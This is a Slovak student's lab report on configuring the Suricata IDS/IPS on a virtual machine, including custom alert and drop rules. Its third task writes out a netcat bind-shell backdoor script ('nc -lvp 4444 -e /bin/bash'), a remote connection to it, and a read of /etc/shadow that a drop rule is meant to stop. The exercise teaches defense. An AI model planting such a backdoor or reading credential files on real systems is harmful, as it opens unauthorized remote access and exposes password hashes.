


## Zadanie č. 1


### Úloha 1

- Nastavte domácu sieť na IP adresu Vášho virtuálneho stroja.  
*ip a* – zistenie IP adresy môjho virtuálneho stroja (vyznačené v obrázku)



```
[rocky@rocky-student-5 ~]$ less /etc/suricata/suricata.yaml
sudo: No such file or directory
/etc/suricata/suricata.yaml: Permission denied
[rocky@rocky-student-5 ~]$ sudo less /etc/suricata/suricata.yaml
[rocky@rocky-student-5 ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether fa:f1:17:19:af:b5 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.103.1.15/16 brd 10.103.255.255 scope global dynamic noprefixroute eth0
        valid_lft 51240sec preferred_lft 51240sec
    inet6 fe80::f8f1:17ff:fe19:afb5/64 scope link
        valid_lft forever preferred_lft forever
[rocky@rocky-student-5 ~]$
```

*sudo vim /etc/suricata/suricata.yaml* – otvorenie konfiguračného súboru nástroja suricata vo Vim



```
%YAML 1.1
---
# Suricata configuration file. In addition to the comments describing all
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata.yaml.html
# This configuration file generated by Suricata 6.0.20.
suricata-version: "6.0"


##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[10.103.1.15/16]"
    #HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

17,17 Top
```

Pridanie vyznačeného riadka do súboru /etc/suricata/suricata.yaml

- Stiahnite voľne dostupné pravidlá "Emerging Threats Open" (ET Open).  
*sudo suricata-update* – stiahne pravidlá Emerging Threats Open do adresára /var/lib/suricata/rules



```
rocky@rocky-student-5:~  
#  
hashmode: hash5tuplesorted  
##  
## Configure Suricata to load Suricata-Update managed rules.  
##  
default-rule-path: /var/lib/suricata/rules  
rule-files:  
- suricata.rules  
##  
## Auxiliary configuration files.  
##  
classification-file: /etc/suricata/classification.config  
reference-config-file: /etc/suricata/reference.config  
# threshold-file: /etc/suricata/threshold.config  
##  
## Include other configs  
##  
1966,0-1 99%
```

Kontrola konfiguračného súboru, ktorý musí vyzeráť tak, ako je vyznačené na obrázku vyššie.


- Spustíte suricatu ako službu v režime IDS.

*sudo systemctl start suricata* – spustenie nástroja suricata ako službu s režim IDS

- Demonštrujete správnu funkčnosť pravidiel vygenerovaním testovacieho alarmu.

*curl http://testmynids.org/uid/index.html* - vytvorenie http požiadavky na otestovanie funkčnosti pravidiel

*sudo less /var/log/suricata/fast.log* – vypísanie súboru s logmi, kde môžeme vidieť, že pravidlá fungujú, keďže požiadavka vyššie bola zachytená



```
rocky@rocky-student-5:~  
10/14/2024-17:51:12.568961 [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 18.239.255.120:80 -> 10.103.1.15:50312  
/var/log/suricata/fast.log (END)
```



## Úloha 2

- Vytvorte pravidlo, ktoré vygeneruje upozornenie pri pokuse o HTTP komunikáciu z Vášho stroja v smere na server cez neštandardné porty.
- Použite automatickú detekciu protokolov.

Vytvorenie pravidla v súbore `/var/lib/suricata/rules/local.rules`, ktoré vygeneruje upozornenie pri pokuse o HTTP komunikáciu z môjho virtuálneho stroja v smere na server cez neštandardné porty (!80 – všetky okrem portu 80)

[illegible]

Skontrolovanie konfiguračného súboru `/etc/suricata/suricata.yaml`, či sa používa automatická detekcia protokolov:

- enabled = true

```
rocky@rocky-student-5:~  
enabled: yes  
dns:  
  tcp:  
    enabled: yes  
    detection-ports:  
      dp: 53  
  udp:  
    enabled: yes  
    detection-ports:  
      dp: 53  
http:  
  enabled: yes  
  # memcap: Maximum memory capacity for HTTP  
  # Default is unlimited, values can be 64mb, e.g.  
  
  # default-config: Used when no server-config matches  
  # personality: List of personalities used by default  
  # request-body-limit: Limit reassembly of request body for inspectio  
n  
  # by http_client_body & pcre /P option.  
  # response-body-limit: Limit reassembly of response body for inspecti  
on  
@@@  
844,7 42%
```

python3 -

http.server 8080 – vytvorenie http servera, ktorý počúva na porte 8080

curl http://0.0.0.0:8080 – odoslanie http správy na tento server

sudo tail -f /var/log/suricata/fast.log – vypísanie logového súboru fast.log, kde môžeme vidieť, že táto komunikácia bola zachytená

m

```
rocky@rocky-student-5:~  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:14:13.293328 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:14:13.400760 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:14:13.401149 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:14:13.508914 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:14:13.508937 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:14:13.509729 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443  
10/14/2024-20:15:10.727949 [**] [1:1000002:1] HTTP communication on non-standar  
d port [**] [Classification: (null)] [Priority: 3] {TCP} 10.103.1.15:59490 -> 54  
.226.8.150:443
```

- Vysvetlite význam monitorovania odchádzajúcej komunikácie zo siete.

Monitorovanie odchádzajúcej komunikácie zo siete je kľúčové pre zabezpečenie integrity a ochranu citlivých údajov. Pomáha odhaliť neoprávnené prístupy, ale aj detegovať malvér, ktorý môže komunikovať s vonkajšími servermi. Okrem toho je dôležité na dodržiavanie regulačných požiadaviek a zlepšenie bezpečnostných politík. Celkovo monitorovanie odchádzajúcej komunikácie zvyšuje bezpečnostnú politiku a minimalizuje riziko útokov.


Tomáš Brček, 120761

Cvičenie: Pondelok 17:00

### Úloha 3

- Spustíte shell z predchádzajúcho cvičenia na Vami zvolenom porte a pripojíte sa naň z iného (kolegovho) stroja.

Vytvorenie skriptu (backdoor) v adresári /tmp, ktorý čaká na sieťové pripojenie a obsah presmeruje do shell-u.

A terminal window titled 'rocky@rocky-student-5:~' with a dark background. The prompt is '#!/bin/bash'. The command 'nc -lvp 4444 -e /bin/bash' has been entered. Below the command, there are several tilde '~' characters representing a list of files or a directory listing. At the bottom of the terminal, a status bar shows '" /tmp/backdoor.sh" 2L, 38B' on the left, '1,11' in the center, and 'All' on the right.

vytváranie

*nc* – nástroj na

sieťových pripojení

*-lvp 4444* – počúva na porte 4444 a vypisuje stav

*-e /bin/bash* – každé prichádzajúce spojenie spustí bash


*sudo chmod +x /tmp/backdoor.sh* – pridanie oprávnení na vykonávanie

*/tmp/backdoor.sh &* – spustenie skriptu z adresára /tmp na pozadí

*nc 10.103.1.15 4444* – pripojenie sa na stroj pomocou nc a vykonanie príkazov na pripojenom stroji

- Vytvorte pravidlo, ktoré zahodí pakety obsahujúce reťazec "/etc/shadow" vo vytvorenom spojení v smere na server cez zvolený port.

*drop tcp any any -> any any (msg:"Pokus o prístup do /etc/shadow"; content:"/etc/shadow"; sid:1000002; rev:1;)*



```
rocky@rocky-student-5:~
alert tcp any any -> 142.251.37.110 80 (msg:"Vystupujuca TCP komunikacia na 142.
251.37.110:80"; sid:1000001; rev:1;)
alert tcp $HOME_NET any -> any !80 (msg:"HTTP komunikacia na nestandardny port";
flow:established,to_server; sid:1000002; rev:1;)
drop tcp any any -> any any (msg:"Pokus o pristup do /etc/shadow"; content:"/etc
/shadow"; sid:1000003; rev:1;)

"/var/lib/suricata/rules/local.rules" 3L, 357B      3,110      All
```

- Otestujte konfiguráciu a demonštrujte funkčnosť pravidla v režime lokálneho IPS (inline).  
*sudo suricata -c /etc/suricata/suricata.yaml --af-packet* – spustenie nástroja suricata v režime IPS  
*cat /etc/shadow* – vypísanie súboru /etc/shadow na inom stroji